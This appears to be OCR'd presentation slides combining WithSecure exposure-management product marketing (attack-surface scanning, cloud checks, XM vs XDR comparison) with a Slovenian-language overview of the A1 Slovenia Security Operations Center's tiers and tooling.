
Exposure for Identity Risk

- Continuous assessment of identity-based risks
- Identity as part of potential attack paths
- Includes identity-related data in exposure assessment

WITH secure

External Attack Surface Management (EASM)

Protect your domains, IPs and public-facing assets



Internet discovery


- Crawling and port mapping to collect data on public systems.
- Search the data based on location, top-level domain, pay-level domain, keywords, host name, and IP address.

Internet detections

- Domain takeovers
- Information disclosure from directory listing
- Continuous scope increase

Elements Exposure Management for Cloud

Secure workloads on popular public cloud platforms



Protect your cloud infrastructure

- Currently the multi-cloud approach covers both **AWS** and **Azure**.

Spot mistakes before attackers do

- Configuration checks are continuously developed along with the evolving cloud environments. In total for AWS and Azure, there are around 200 checks.

Comprehensive checks

- The checks have been built based on our cyber security **expertise**, real **customer cases** from our consultants, and major **compliancy frameworks**.

WITH secure

Summary of scans for your environment

What type of data scanning is used in attack path modeling?

Managed Devices and Network		External Attack Surface, Identity and Cloud Services		
Local / Cloud Scan Node	**Elements Agent**	**External Attack Surface**	**Identity Integrations**	**Cloud Integrations**
Discovery Scan Identify and map all assets within your network	**Agent-based Scan** Scan Windows workstations and servers automatically	**Internet Discovery** Identify your organization's internet-facing systems	**Entra ID** Discover potential threats associated with all identities in Entra ID	**Azure** Assess the security and compliance posture of your accounts
System Scan Scan all IP (Internet Protocol) systems for vulnerabilities and misconfigurations	**Device Service Data** System configuration and login information	**External Assets** Evaluate the security posture of your externally exposed assets	**Account Breach** Breached account information	**AWS** Assess the security and compliance posture of your accounts
Authenticated Scan* Log into systems to gain more detailed vulnerability data like vulnerable system versions, missing patches, and misconfigurations	**Patch Management** System and 3*rd* party patch status and automated updates via Software Updater**			
Web Scan Scan and test custom web applications for vulnerabilities				

* Not available through a cloud scan node.

** Requires a license for WithSecure™ Elements Endpoint Protection (part of WithSecure™ Elements Endpoint Security).

Note: Scans for Cloud Integrations are part of the WithSecure Elements Exposure Management for Cloud license, whereas the other scan types come as part of the WithSecure Elements Exposure Management for Users license.


WITH secure

Remediate Exposures & Elevate Tough Cases

WITH secure

Remediation

Get actionable remediation guidance and track remediation



- Get **unified instructions** for remediation action, no matter the exposure type.
- Our actionable **remediation guidance** focuses on the top priority findings for you to work on.
- **Communicate** about the remediations for smooth collaboration.

WithSecure™ Elements XM vs XDR

	Elements XM Continuous Proactive Security	Elements XDR Continuous Reactive Security
Focus Areas:	**Before attack:** "Locking down" your environment to be less attractive to attackers by understanding potential attack paths. Shrinking down the size of your attack surface.	**During attack:** The attacker is trying to enter through your attack surface or is already inside your environment. You are protecting your organization against ongoing attacks, and you are prepared to detect and respond to them.
Environment **External Attack Surface**	Internet-facing systems Externally exposed assets	Tag and track attacker activities (TTPs - Tactics, Techniques and Procedures)
Devices and Network	Devices with vulnerabilities (agent-based scan) Identification and scanning of agentless devices	Blocking malware Detecting suspicious process behavior Remediation actions (e.g., kill processes)
Identity (Entra ID)	Missing Multi-Factor Authentication (MFA) configuration Leaked credentials and breached accounts	Determining suspicious sign-ins (e.g., impossible travel, atypical authentication protocols etc.) Detecting activity of compromised users Remediation actions*
Cloud	Misconfigurations in AWS and Azure cloud infrastructure	Blocking malicious files and URLs (Microsoft 365) Cloud detection*

Investigate with an Integrated Assistant

Prompt Down Hackers with Luminen™ GenAI

- WithSecure Luminen™ blends the power of GenAI with the workflows of today's overwhelmed and understaffed IT security teams to supercharge their work and user experience.

WithSecure AI journey

WithSecure has been pioneering and using machine learning and AI within cyber security for decades Our algorithms and data processing meet the highest European standards of quality, compliance, and strict privacy protocols.

2006

Gemini

First machine learning based file analyzer

2016

DiAPK

First machine learning based Android app analyzer

2017

Project Blackfin

On-device AI using swarm intelligence

2018

RDS DSA

First supervised learning algorithms for Broad Context Detections(TM)

2021

ML-based phishing detection

Machine learning to identify malicious phishing documents

2023

LLM-powered security research

Large language models (LLM) and chat interfaces to supercharge security analysts and researchers

A1 Security Operations Center


Vladimir Ban

Vodja SOC @A1 Slovenija d.d.
Etični heker
CEH, OSCP, OSEP


A1 Business
Zakaj sploh SOC?
A1 Security
Operations Center

A1 Security Operations Center

A1 Security Operations Center



A1 Business

Generalni oris delovanja

A1 Security Operations Center

A1 Security Operations Center

- Začetek delovanja: 2020
- Število naročnikov: 80+ (cca. 7000 točk)
- Jedro ekipe: 10 strokovnjakov
  - + 1st level
  - + grupa

1. nivo

24/7 dežurstvo na lokaciji
Sprejem in detekcija alarmov
Osnovna triaža

2. nivo

24/7 dežurstvo na klic
Poglobljena triaža
Komunikacija z naročniki

3. nivo

Specifična in poglobljena znanja za posebne primere

A1 Business

Podrobnejši opis delovanja

A1 Security Operations Center

Postavitev opreme
SIEM, Honey Pot, EDR, ipd.


Varnostni pregled
Security checklist, dvig nivoja varnosti, ipd.

Onboarding proces
Prejem podatkov, dogovor o namestitvah, ipd.

Playbook definicije
Kdaj se reagira, kdaj se javlja, ipd.

Dark Web
(threat hunting)

Okolje naročnika



Pošiljanje alarmov

1.nivo

Prejem alarmov
Osnovna triaža

Proaktivne akcije z vnaprej dogovorjenimi playbooki

Prehod v 2.nivo

Podatki:
- Alarm
- SIEM
- 360 vpogled v naročnika

2.nivo

Podrobnejša triaža

E-mail / klic komunikacija

Po potrebi se vključi 3.nivo

Različni statusi:
- Spremljanje
- Alarmiranje
- Za v poročilo
- Ignore


3.nivo

A1 Business


Oprema

A1 Security Operations Center

- EDR-AS-A-Service:
  - Cynet
  - Sentinel
- Partnerska prodaja
  - WithSecure
- Možnost uporabe tretje EDR rešitve

